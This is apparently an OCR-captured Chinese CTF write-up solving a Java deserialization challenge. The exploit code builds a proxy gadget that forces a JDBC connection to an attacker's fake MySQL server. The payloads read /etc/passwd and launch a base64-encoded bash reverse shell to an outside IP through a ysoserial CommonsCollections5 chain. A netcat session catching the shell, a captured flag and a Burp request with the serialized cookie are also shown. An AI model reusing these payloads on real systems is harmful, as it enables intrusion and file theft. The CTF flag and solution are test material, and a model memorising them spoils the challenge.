
所以目前我们可以通过反序列化一个 **Proxy** 类，通过 **Proxy** 类的 **newProxyInstance** 方法来实现一个代理类 **InfoInvocationHandler** 。反序列化后，当被代理接口 **Info** 调用 **getAllInfo** 方法。触发了代理类的 **invoke** 方法，在 **invoke** 方法中，调用 **DatabaseInfo** 类的 **CheckAllInfo** 方法，最终触发 **connect** 方法。构建初始POC如下：

```java
package gdufs.challenge.web;

import gdufs.challenge.web.invocation.InfoInvocationHandler;
import gdufs.challenge.web.model.DatabaseInfo;
import gdufs.challenge.web.model.Info;
import org.apache.commons.collections.Factory;
import org.apache.commons.collections.map.LazyMap;
import java.io.ByteArrayOutputStream;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class exp {
    public static void main(String[] args) throws Exception {
        DatabaseInfo databaseInfo = new DatabaseInfo();
        databaseInfo.setHost("106.15.250.162");
        databaseInfo.setPort("3306");
        databaseInfo.setUsername("1");
        databaseInfo.setPassword("1");
        InfoInvocationHandler infoInvocationHandler = new InfoInvocationHandler(databaseInfo);
        Info proxy =
(Info)Proxy.newProxyInstance(databaseInfo.getClass().getClassLoader(),databaseInfo.getClass().ge
tInterfaces(),infoInvocationHandler);
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(baos);
        objectOutputStream.writeObject(proxy);
        objectOutputStream.flush();
        objectOutputStream.close();
        System.out.printf(new String(Base64.getEncoder().encode(baos.toByteArray())));

    }
}
```

然后就是 **jdbc** 连接恶意服务器，参考：https://github.com/fnmsd/MySQL_Fake_Server

可以读取任意文件，payload：

```
databaseInfo.setUsername("fileread_/etc/passwd");
databaseInfo.setPassword("123&autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.intercept
ors.ServerStatusDiffInterceptor&allowLoadLocalInfile=true");
```



```
root@iZuf6j6hh0plc9tz6dolwrZ:~# cd MySQL_Fake_Server-master/
root@iZuf6j6hh0plc9tz6dolwrZ:~/MySQL_Fake_Server-master# python3 server.py
Load 6 Fileread usernames
Load 1 yso usernames
Start MySQL Fake Server at Port 3306
Incoming Connection:('183.129.189.58', 57800)
Login Username:fileread_/etc/passwd
<= 3
reading file:/etc/passwd
========file_content=========
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

=======file_content end==========
```

但是不知道flag文件路径，所以得进行rce，因为 **SerialKiller** 类存在 **commons-collections** 依赖， 所以使用 **CommonsCollections5** 利用链，payload：


```
databaseInfo.setUsername("yso_CommonsCollections5_bash -c
{echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwNi4xNS4yNTAuMTYyLzg4ODggMD4mMQ==}|{base64,-d}|{bash,-
i}");
databaseInfo.setPassword("123&autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.intercept
ors.ServerStatusDiffInterceptor&allowLoadLocalInfile=true");
```

vps上安装 **ysoserial-0.0.6-SNAPSHOT-all.jar** ， 起用 **Mysql_Fake_Server** 服务后，用下面POC生成payload：


```
package gdufs.challenge.web;

import gdufs.challenge.web.invocation.InfoInvocationHandler;
import gdufs.challenge.web.model.DatabaseInfo;
import gdufs.challenge.web.model.Info;
import org.apache.commons.collections.Factory;
import org.apache.commons.collections.map.LazyMap;
```

```java
import java.io.ByteArrayOutputStream;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class exp {
    public static void main(String[] args) throws Exception {
        DatabaseInfo databaseInfo = new DatabaseInfo();
        databaseInfo.setHost("106.15.250.162");
        databaseInfo.setPort("3306");
        databaseInfo.setUsername("yso_CommonsCollections5_bash -c
{echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwNi4xNS4yNTAuMTYyLzg4ODggMD4mMQ==}|{base64,-d}|{bash,-
i}");

 databaseInfo.setPassword("123&autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.intercep
tors.ServerStatusDiffInterceptor&allowLoadLocalInfile=true");
        System.out.println(databaseInfo.getClass().getInterfaces());
        ClassLoader classLoader = databaseInfo.getClass().getClassLoader();
        Class[] interfaces = databaseInfo.getClass().getInterfaces();
        InfoInvocationHandler infoInvocationHandler = new InfoInvocationHandler(databaseInfo);
        Info proxy = (Info)Proxy.newProxyInstance(classLoader,interfaces,infoInvocationHandler);
        System.out.println(proxy);
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(baos);
        objectOutputStream.writeObject(proxy);
        objectOutputStream.flush();
        objectOutputStream.close();
        System.out.printf(new String(Base64.getEncoder().encode(baos.toByteArray())));

    }
}
```

传入后即可getshell，这里需要使用条件竞争不断发包才能getshell。



```
root@iZuf6j6hh0plc9tz6dolwrZ:~# nc -lvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from [183.129.189.58] port 8888 [tcp/*] accepted (family 2, sport 44282)
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@0d883fee1d07:/$ ls
ls
bin
boot
dev
etc
flag_AQUA
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
web-0.0.1-SNAPSHOT.jar
nobody@0d883fee1d07:/$ cat flag_AQUA
cat flag_AQUA
GWHT{5e97245bd9c98aad7040d461538e9231}
nobody@0d883fee1d07:/$
```



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positi
details.

Attack type: Sniper

```
GET /hello HTTP/1.1
Host: 183.129.189.60:10026
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safar
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
data=rO0ABXN9AAAAAgAUamF2YS5pby5TZXJpYWxpemFibGUAHmdkdWZzLmNoYWxsZW5nZS53ZWIubW9kZWwuSW5mb3hyABdqYXZhLmxhbmcucmVmbGVjd
iDMEEPLAgABTAABaHQAJUxqYXZhL2xhbmcvcmVmbGVjdC9JbnZvY2F0aW9uSGFuZGxlcjt4cHNyADRnZHVmcy5jaGFsbGVuZ2Uud2ViLmludm9jYXRpb24
jYXRpb25IYW5kbGVyY59H/KdZhO8CAAFMAARpbmZvdAAgTGdkdWZzL2NoYWxsZW5nZS93ZWIvbW9kZWwvSW5mbzt4cHNyACZnZHVmcy5jaGFsbGVuZ2Uu
kRhdGFiYXNlSW5mb19JEpYnRJPdAgAFTAAKY29ubmVjdGlvbnQAFUxqYXZhL3NxbC9Db25uZWN0aW9uO0wABGhvc3R0ABJMamF2YS9sYW5nL1N0cmluZz
yZHEAfgAJTAAEcG9ydHEAfgAJTAAIdXNlcm5hbWVxAH4ACXhwcHQADjEwNi4xNS4yNTAuMTYydAB/MTIzJmF1dG9EZXNlcmlhbGl6ZT10cnVlJnF1ZXJ5
3JzPWNvbS5teXNxbC5jai5qZGJjLmludGVyY2VwdG9ycy5TZXJ2ZXJTdGF0dXNEaWZmSW50ZXJjZXB0b3ImYWxsb3dMb2FkTG9jYWxJbmZpbGU9dHJ1ZX
5c29fQ29tbW9uc0NvbGxlY3Rpb25zNV9iYXNoIC1jIHtlY2hvLEwySnBiaTlpWVhOb0lDMXBJRDRtSUM5a1pYWXZkR053THpFd05pNHhOUzR5TlRBdU1U
01ENG1NUT09fXx7YmFzZTY0LC1kfXx7YmFzaCwtaX0=
Connection: close
```